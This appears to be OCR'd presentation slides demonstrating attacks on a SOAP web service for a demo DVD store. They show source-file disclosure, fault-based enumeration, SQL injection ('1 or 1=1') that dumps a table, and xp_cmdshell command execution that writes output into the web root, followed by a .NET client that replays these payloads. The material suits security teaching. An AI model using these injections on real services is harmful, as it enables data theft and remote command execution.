
Parameter Temparing

File Access to system

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfoResponse xmlns="http://tempuri.org/">
      <getRebatesInfoResult>&lt;%  '  file:  rebates.asp  '  date:  20-
AUG-03  '  desc:  rebates listing  '  author:  nd  '  client:
dvds4less  'check if we have been called with a filename or without  loc =
request.querystring("loc")  lenloc = len(loc)  if lenloc &gt; 0 then  ' we have been
called with a filename  ' so print the rebate coupon%&gt;&lt;img
.....
</getRebatesInfoResult>
    </getRebatesInfoResponse>
  </soap:Body>
</soap:Envelope>
```


Demo

Web Services Attack Points



SOAP request

SOAP Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the method

Method Call

Demo

SOAP request

Product Information

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
</soap:Envelope>
```


Demo

SOAP request

Forcing Fault Code
Source of Enumeration

SOAP
Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>"</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Injecting character

Method
Call

Demo

SOAP response

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request. --&gt; Cannot use empty
object or column names. Use a single space if necessary.</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>
```

Fault Code

Indicates SQL Server
Place for SQL Injection

Demo

SOAP response

Popular SQL Injection

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1 or 1=1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Fault Code

Demo

SOAP request

Works!!

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
/(2)Bend it like Beckham($12.99)/
/(3)Doctor Zhivago($10.99)/
/(4)A Bug's Life($13.99)/
/(5)Lagaan($12.99)/
/(6)Monsoon Wedding($10.99)/
/(7)Lawrence of Arabia($14.99)/
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
```

Entire Table
Is out

Demo

SOAP response

Exploiting this Vulnerability

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1;EXEC master..xp_cmdshell 'dir c:\ > c:\inetpub\wwwroot\wsdir.txt'</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Exploit code

Demo

SOAP request

Works!!


```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
</soap:Envelope>
```

Looks Normal response

Demo

SOAP request

But … Code got executed



Demo


Creating Web Services Tools using .Net

Creating Proxy code

Wsdl tool helps in doing so

```
D:\wsdl>wsdl /namespace:dvds4lessproxy /language:cs
http://192.168.7.140/ws/dvds
4less.asmx?wsdl
Microsoft (R) Web Services Description Language Utility
[Microsoft (R) .NET Framework, Version 1.0.3705.0]
Copyright (C) Microsoft Corporation 1998-2001. All rights reserved.

Writing file 'D:\wsdl\dvds4less.cs'.
```



Proxy Code
for dvds4less

Demo

Creating Proxy code

Wsdl tool helps in doing so

```
D:\wsdl>dir
 Volume in drive D is data
 Volume Serial Number is 7C3D-0B0A

 Directory of D:\wsdl

10/01/2004  04:59p      <DIR>          .
10/01/2004  04:59p      <DIR>          ..
09/22/2004  10:16p                480 apicall.cs
09/22/2004  10:14p                480 apicall.cs.bak
10/01/2004  04:59p              4,337 dvds4less.cs
09/17/2004  01:35p             12,715 exec_sample.wsdl
09/22/2004  10:15p             13,139 exec_sampleService.cs
               5 File(s)         31,151 bytes
               2 Dir(s)     516,136,960 bytes free
```

Demo

Proxy code

How proxy code looks like

```
//------------------------------------------------------------------------------
// <autogenerated>
//     This code was generated by a tool.
//     Runtime Version: 1.0.3705.0
//
//     Changes to this file may cause incorrect behavior and will be lost if
//     the code is regenerated.
// </autogenerated>
//------------------------------------------------------------------------------

//
// This source code was auto-generated by wsdl, Version=1.0.3705.0.
//
namespace dvds4lessproxy {
    using System.Diagnostics;
    using System.Xml.Serialization;
    using System;
    using System.Web.Services.Protocols;
    using System.ComponentModel;
    using System.Web.Services;


    /// <remarks/>
    [System.Diagnostics.DebuggerStepThroughAttribute()]
    [System.ComponentModel.DesignerCategoryAttribute("code")]
    [System.Web.Services.WebServiceBindingAttribute(Name="dvds4lessSoap", Namespace="http://tempuri.org/")]
    public class dvds4less : System.Web.Services.Protocols.SoapHttpClientProtocol {
```

Demo

Proxy code

Important Method

```
[System.Web.Services.Protocols.SoapDocumentMethodAttribute("http://tempuri.org/
getProductInfo", RequestNamespace="http://tempuri.org/",
ResponseNamespace="http://tempuri.org/",
Use=System.Web.Services.Description.SoapBindingUse.Literal,
ParameterStyle=System.Web.Services.Protocols.SoapParameterStyle.Wrapped)]
        public string getProductInfo(string id) {
            object[] results = this.Invoke("getProductInfo", new object[] {
                        id});
            return ((string)(results[0]));
        }
```

Demo

Client Code

Creating your code

```
using System;
using dvds4lessproxy;

namespace calldvds4less
{
        /// <summary>
        /// Summary description for Class1.
        /// </summary>
        class Class1
        {
                /// <summary>
                /// The main entry point for the application.
                /// </summary>
                [STAThread]
                static void Main(string[] args)
                {
                        //
                        // TODO: Add code to start application here
                        //
                        string val = System.Console.ReadLine();
                        dvds4less d4l = new dvds4less();
                        string result = d4l.getProductInfo(val);
                        System.Console.WriteLine(result);


                }
        }
}
```

Using proxy stub

Calling Methods

Demo

Client Code


Wsdl tool helps in doing so

```
D:\wsdvds4less>dir
 Volume in drive D is data
 Volume Serial Number is 7C3D-0B0A

 Directory of D:\wsdvds4less

10/01/2004  05:13p      <DIR>          .
10/01/2004  05:13p      <DIR>          ..
10/01/2004  05:05p                 540 calldvds4less.cs
10/01/2004  04:59p               4,334 dvds4less.cs
               2 File(s)          4,874 bytes
               2 Dir(s)     516,112,384 bytes free

D:\wsdvds4less>
```



Demo


Compiling Client Code

```
D:\wsdvds4less>csc dvds4less.cs calldvds4less.cs
Microsoft (R) Visual C# .NET Compiler version 7.00.9466
for Microsoft (R) .NET Framework version 1.0.3705
Copyright (C) Microsoft Corporation 2001. All rights reserved.


D:\wsdvds4less>dir
 Volume in drive D is data
 Volume Serial Number is 7C3D-0B0A

 Directory of D:\wsdvds4less

10/01/2004  05:15p      <DIR>          .
10/01/2004  05:15p      <DIR>          ..
10/01/2004  05:05p                540 calldvds4less.cs
10/01/2004  05:15p              6,144 calldvds4less.exe
10/01/2004  04:59p              4,334 dvds4less.cs
               3 File(s)         11,018 bytes
               2 Dir(s)     516,100,096 bytes free
```



Demo

Running the code for SOAP

```
D:\wsdvds4less>calldvds4less
1
/(1)Finding Nemo($14.99)/


D:\wsdvds4less>calldvds4less
2
/(2)Bend it like Beckham($12.99)/


D:\wsdvds4less>
```

Demo

Running the code for SOAP


```
D:\wsdvds4less>calldvds4less
1 or 1=1
/(1)Finding Nemo($14.99)/
/(2)Bend it like Beckham($12.99)/
/(3)Doctor Zhivago($10.99)/
/(4)A Bug's Life($13.99)/
/(5)Lagaan($12.99)/
/(6)Monsoon Wedding($10.99)/
/(7)Lawrence of Arabia($14.99)/


D:\wsdvds4less>calldvds4less
1;exec master..xp_cmdshell 'ipconfig > c:\inetpub\wwwroot\ipconfig.txt'
/(1)Finding Nemo($14.99)/


D:\wsdvds4less>
```


Demo

Running the code for SOAP

